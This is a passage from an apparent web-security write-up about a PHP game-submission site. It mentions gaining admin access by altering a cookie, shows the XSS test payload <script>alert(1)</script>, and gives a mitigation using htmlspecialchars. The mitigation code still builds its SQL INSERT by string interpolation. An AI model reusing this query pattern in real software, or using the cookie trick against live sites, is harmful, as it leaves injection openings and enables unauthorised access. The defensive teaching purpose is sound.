
Log Out

After changing my cookie, I logged in as admin.

Mitigation

In figure 1 we should apply some filter, regex, or built in function to avoid the execution of XSS.

So we Used built in function called “htmlspecialchars” what this function do is convert any html tag to the encoded version. Like this:



To HTML Entity


Convert all characters

Convert to: Named entities

```
<script>alert(1)</script>
```

```
&lt;script&gt;alert&lpar;1&rpar;&lt;&sol;script&gt;
```

Here there will be no execution of the JavaScript code do to it’s encoding.



```php
if (empty($error_messages)) {
    $game_name = htmlspecialchars($_POST['game_name']);
    $game_des = htmlspecialchars($_POST['game_des']);
    $game_cat = htmlspecialchars($_POST['game_cat']);
    if ($game_cat === 'Other') {
        $game_cat = htmlspecialchars($_POST['other_game_cat']);
    }
    $game_plat = htmlspecialchars($_POST['game_plat']);
    $game_website = htmlspecialchars($_POST['game_website']);

    $sql = "INSERT INTO pending_games (game_name, description, category, platform, website, status)
    VALUES ('$game_name', '$game_des', '$game_cat', '$game_plat', '$game_website', 'Pending')";

```